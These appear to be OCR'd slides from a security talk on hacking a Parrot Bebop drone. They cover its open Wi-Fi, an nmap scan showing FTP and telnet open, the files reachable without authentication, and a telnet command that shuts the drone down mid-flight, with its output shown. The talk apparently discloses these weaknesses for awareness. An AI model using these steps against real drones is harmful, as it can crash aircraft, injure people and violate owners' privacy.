
Security: Open
MAC address: a0:14:3d:##:##:##

Wi-Fi Channel: 9

NMAP

		Service
21/tcp	open	ftp
23/tcp	open	telnet
51/tcp	open	la-maint
44444/tcp	open	unknown

Bebop Drone
Running BusyBox v 1.20.2 (rel. July 2, 2012)
FTP server



Bebop Drone
Running BusyBox v 1.20.2 (rel. July 2, 2012)
FTP server

Bebop_Drone_2015-07-22T111815+0000_3B205A.mp4

/internal_000/
- Bebop_Drone
  - academy
  - me
  - thu
  - Debug
    - arc
    - cra
    - cur
      - cksm
  - flightplans
  - gps_data
  - log
  - lost+found
  - scripts

I replaced his pictures of naked girls with…

000_3B205A.mp4.jpg


U
JUST
GOT
RICK
ROLLED

Maybe something more…



Flying Wirele

Default Name: BebopDrone-#######

IP Address: 192.168.42.1
Subnet Mask: 255.255.255.0
DHCP Enabled

Security: Open
MAC address: a0:14:3d:##:##:##

Wi-Fi Channel: 9

…and then there is telnet.

NMAP

		Service
21/tcp	open	ftp
23/tcp	open	telnet
51/tcp	open	la-maint
44444/tcp	open	unknown

Here is a shortened list of directories and files available via telnet:

- bin
  - ardone3_fvt6.sh
  - ardone3_shell.sh
  - ardone3_shutdown.sh
  - ardrone3_stop.sh
  - asix_setup.sh
  - colibrySend.sh
  - common_check_update.sh
  - gps_connect.sh
- calib
- data
  - dragon.conf
  - fvt6.txt
  - magneto_calibration.conf
  - system.conf
- data_us
- debugfs
- dev
- etc
- factory
- home
- lib
- proc
- sbin
- sys
- tmp
  - core
  - emmc_status
  - gps_debug
  - gps_easy_cmd
  - gps_nmea_in
  - gps_nmea_out
  - log
  - mac_address.txt
  - run
  - temp_gyro
  - udev
- update
- usr
- var
- version.txt
- www

Here is a shortened list of directories and files available via telnet:

bin
- ardone3_fvt6.sh
- ardone3_shell.sh
- ardone3_shutdown.sh
- ardrone3_stop.sh
- asix_setup.sh
- colibrySend.sh
- common_check_update.sh
- gps_connect.sh

calib

data
- dragon.conf
- fvt6.txt
- magneto_calibration.conf
- system.conf

data_us

debugfs

dev

etc

factory

home

lib

proc

sbin

sys

Really?

gps_easy_cmd

gps_nmea_in

gps_nmea_out

log

mac_address.txt

run

temp_gyro

udev

update

usr

var

version.txt

www

The following was entered
while the Bebop drone was in flight!

```
telnet 192.168.42.1
```

The following was entered
while the Bebop drone was in flight!

```
telnet 192.168.42.1
#
```

The following was entered
while the Bebop drone was in flight!

```
telnet 192.168.42.1
# ardrone3_shutdown.sh
```

The following was entered
while the Bebop drone was in flight!

```
telnet 192.168.42.1
# ardrone3_shutdown.sh
shutdown: Shutdown Dragon
shutdown: Asking Dragon to stop...
shutdown: Stopping users of eMMC
eMMC_release: Releasing eMMC...
MTP: stopping service
shutdown: Synchronise filesystems
eMMC_umount: Umounting eMMC...
Connection closed by foreign host.
```



In case you missed it.



Let’s just take the damned thing!



a0:14:3d:##:##:##

Paired connections:

1. iPad to drone (Wi-Fi)
2. App to app

Paired connections:


1. iPhone to drone
2. App cannot connect




b0:34:95:##:##:##




a8:66:##:##:##:##



Multiple devices can connect to the Bebop drone at the same time!



Bebop Drone hovering as seen by an iPad.


Verizon
10:00 PM
58%
DISCOVER
PARROT DRONES
DRONE
CADEMY
BebopDrone-[redacted]
Impossible to connect
OK
MY
GALLERY
HELP
Bebop Drone hovering as seen by the iPhone at the same time.

A little more mischief



a0:14:3d:##:##:##

Paired connections:

1. iPad to drone (Wi-Fi)
2. App to app

Paired connections:

1. iPhone to drone
2. App cannot connect

